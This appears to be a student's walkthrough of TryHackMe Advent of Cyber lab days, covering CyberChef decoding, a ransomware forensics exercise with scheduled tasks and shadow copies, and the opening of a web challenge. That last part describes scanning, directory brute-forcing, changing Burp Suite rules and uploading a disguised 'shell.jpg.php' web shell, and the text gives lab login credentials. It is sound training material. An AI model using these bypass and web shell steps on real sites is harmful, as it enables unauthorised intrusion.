

Question 6: after that, we searched for the input in the folder provided at the attackbox desktop. Then, we found its properties and paste it as the input. By using html entity, we obtained the output as ic3Skating.



Question 7: Then, we opened the recycle bin. It shows what was the password and the username. The answer is shown after the toggle has been pressed .



Question 8: Then, we pressed the system security and received the properties. We paste the properties in cyberchef and by using double from charcode with delimiter “comma” and base 10, we have received an output which leads to a github web. The flag was provided in the github web as we opened it by using firefox.



Thoughts Process/ Methodology:

First thing first we started the machine and opened the remmina application we have installed. In the remmina apps, we add a new connection profile with our machine IP as the server, Administrator as the username and sn0wF!akes!!! As the user password. After we saved and connected, we found a file in the remmina desktop. We copy the file name and paste it in the cyberchef input. Then we use magic as the recipe and get the output. We got the password to the KeePass database from the output. After that, we open “Network” in the KeePass and copy the password of the Elf Server. After that we paste the password in the cyberchef and we are able to get the decoded password value of the Elf Server. Then, we searched for the input in the folder provided at the

attackbox desktop. Then, we found its properties and paste it as the input. By using html entity, we obtained the output as ic3Skating. Then, we pressed the system security and received the properties. We paste the properties in cyberchef and by using double from charcode with delimiter “comma” and base 10. We received an output that leads to the github web and the flag was provided there.


Day 23: The Grinch strikes again!

Tools used: Remmina, Cyberchef

Solution / walkthrough:

Question 1:

Open Remmina and change the preferences in tab RDP. Make some changes on quality settings and connect to the remote machine using the IP address, username and user password provided. When logged in, we can see the desktop with the wallpaper.



Question 2:

On the desktop, we can see a file named ransom note. Open the file to look for a bitcoin address. Copy the address and open cyberchef to convert the value. Use Magic recipe to gain the output. We can see the plain text value is nomorebestfestivalcompany.

The screenshot shows a Windows desktop environment. On the left, a browser window displays a challenge page from tryhackme.com. On the right, a Notepad window is open, showing a ransom note message. The message reads:

ere calmly looking at your documents I encrypted all the workstations at Best Company just now. Including yours McEager! Send me lots and lots of money to my address: [bm9tb3J1YmVzdGZl3RpdmFsY29tcGJuQ==](#), and MAYBE I'll give you the key to >:^p

The Notepad window has tabs for Applications, Places, and Quick Connect. The status bar at the bottom indicates it's a THM AttackBox with IP 10.10.237.159, running for 44m 00s. The system tray shows the date and time as 19/7/2022 11:20 AM.

The screenshot shows a Windows desktop environment. On the left, a browser window displays a challenge page from tryhackme.com. On the right, the CyberChef application is open. The Recipe panel shows "Magic" selected with "Depth 3" and "Intensive mode" checked. The Input panel contains the hex value: `bm9tb3J1YmVzdGZl3RpdmFsY29tcGJuQ==`. The Output panel shows the decrypted text: `nomorebestfestivalcompany`. The status bar at the bottom indicates it's a THM AttackBox with IP 10.10.237.159, running for 42m 23s. The system tray shows the date and time as 19/7/2022 11:22 AM.

Question 3:

To look for the encrypted files, open documents and click the view tab. Tick file name extensions and hidden items boxes. The encrypted files will be displayed eventually. The file extension can be seen next to the date modified.

The screenshot shows a Linux desktop environment with a terminal window and a file manager window.

Terminal Window (tryhackme.com/room/learncyberin25days):

- Sharing this tab to meet.google.com [Stop sharing] View tab meet.google.com
- Answer the questions below
- Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?
nomorebestfestivalcompany Correct Answer
- At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?
Answer format: ***** Submit
- What is the name of the suspicious scheduled task?
Answer format: ***** Submit
- Inspect the properties of the scheduled task. What is the location of the executable that is run at login?
Answer format: ***** Submit
- There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?
Answer format: ***** Submit
- Assign the hidden partition a letter. What is the name of the hidden folder?
Answer format: ***** Submit
- Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?
Answer format: ***** Submit

File Manager Window:

- File pane: Quick Connect, Home, Share, View (File name extensions, Hidden Items checked)
- Navigation pane: This PC > Documents > confidential
- Content pane: Name, Date modified, Type
- Items listed: master-password.txt.grinch (Date modified: 12/23/2020 1:41 PM, Type: GRINCH File)
- Left sidebar: Quick access, This PC, 3D Objects, Desktop, Documents, Downloads, Music, Pictures, Videos, Local Disk (C:), Network

Question 4:

Go back to the desktop. Now we can see that there is a new file on the desktop. That is the new suspicious file. Alternatively, we can also go to Task Scheduler to see the suspicious scheduled task. The same file can be seen there.

Sharing this tab to meet.google.com | Stop sharing | View tab: meet.google.com

Back to VSS, to restore files to a previous version, simply right-click the folder and select **Properties** then select the **Previous Versions** tab. Select which shadow copy you would like to restore and click the **Restore** button. Accept the confirmation to restore the shadow copy. Close the Properties window and drill into the folder to find the restore file(s).

Answer the questions below

Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Correct Answer

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

Correct Answer

What is the name of the suspicious scheduled task?

Correct Answer


Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

Submit

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

Submit

Assign the hidden partition a letter. What is the name of the hidden folder?



Question 5:

To inspect the location of the scheduled task, in Task Scheduler, click on the suspicious file and choose Actions. We can now see the details of the location of this task.


The screenshot shows a Windows Task Scheduler window titled "Task Scheduler (Local)" under "Task Scheduler Library". The "Actions" pane on the right lists various options like Create Task, Import Task, and Refresh. The main pane displays five scheduled tasks:

Name	Status	Triggers
AmazonEc2...	Ready	At system startup
GoogleUpda...	Disabled	Multiple triggers defined
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat
opidsfsdf	Ready	At log on of ELFSTATION\Administrator
ShadowCop...	Ready	Multiple triggers defined

Below the table, there are tabs for General, Triggers, Actions, Conditions, Settings, and History (disabled). The "Details" section shows the path C:\Users\Administrator\Desktop\opidsfsdf.exe.


Question 6:

On Task Scheduler, click on the ShadowCopyVolume file. The id of the file is the one next to its name.




Question 7:

On file explorer, click view and tick file name extensions and hidden items. We can now see the hidden folder named confidential.



Question 8:

Using Disk Management, we change the drive letter and path of the backup file. We use letter Z as the path for the backup file. Now, we can see that the backup file will be shown on the file explorer as backup(Z). Click the file and select the file with text document extension. View its properties and restore the previous versions. After restoring, open the file using notepad. Now we can see the password in the file.



Thoughts Process / Methodology:

For this task, we will use Remmina to complete the task. Open Remmina and connect to the machine using the IP address, username and user password provided. Remember to make changes regarding quality settings on the preferences in the RDP tab. Once logged into the machine, we can now see the desktop. Open the ransom note file and copy the bitcoin address in the file to cyberchef. Here, we use Magic recipe to convert the bitcoin address to plain text value. To view encrypted files, we have to go to documents and in the view tab, tick hidden items and file name extensions boxes. A hidden file will now be shown. Back on the desktop, we can see there is a new file being added and it is suspicious. To look for the location of the scheduled task, open Task Scheduler and inspect its properties there. To look for the id of the ShadowCopyVolume file, click on the file and its id is displayed on top. Since we



want to look for a password in a file that no longer exists, we have to restore the file back. In Disk Management, change the drive letter and path of the backup file. We can now see the new file being added to file explorer. In this file, click the file with text document extension and restore the previous sessions of the file. Launch the file and now we can obtain the password located in the file.

Day 24: The Trial Before Christmas


Tools used: burp suite, mozilla firefox, MySQL

Solution / walkthrough:


Question 1: Firstly, start with nmap and our IP address. Because there are many closed ports in this machine, we have to wait for a while for it to run.



Question 2: We search the ip addresses with port 65000 in the mozilla firefox. Then we will find the title of the hidden website.



Question 3: Then, launch the new tmux session. After that, we should do with gobuster and use php and directory '-x' to find the hidden php file.



Question 4: After that, in the burp suite which is at the “proxy” tab and “Options” section. We have to edit the file extension in the ‘Intercept Client Request’ and remove the ‘|^js\$’ and refresh page. Next, we have to open the upload page by searching the Ip address:65000/uploads.php . After that, we have to upload the shell.jpg.php that we created in the powershell by clicking the upload image. After the file is successfully upload, we will open the secret page with /grid.

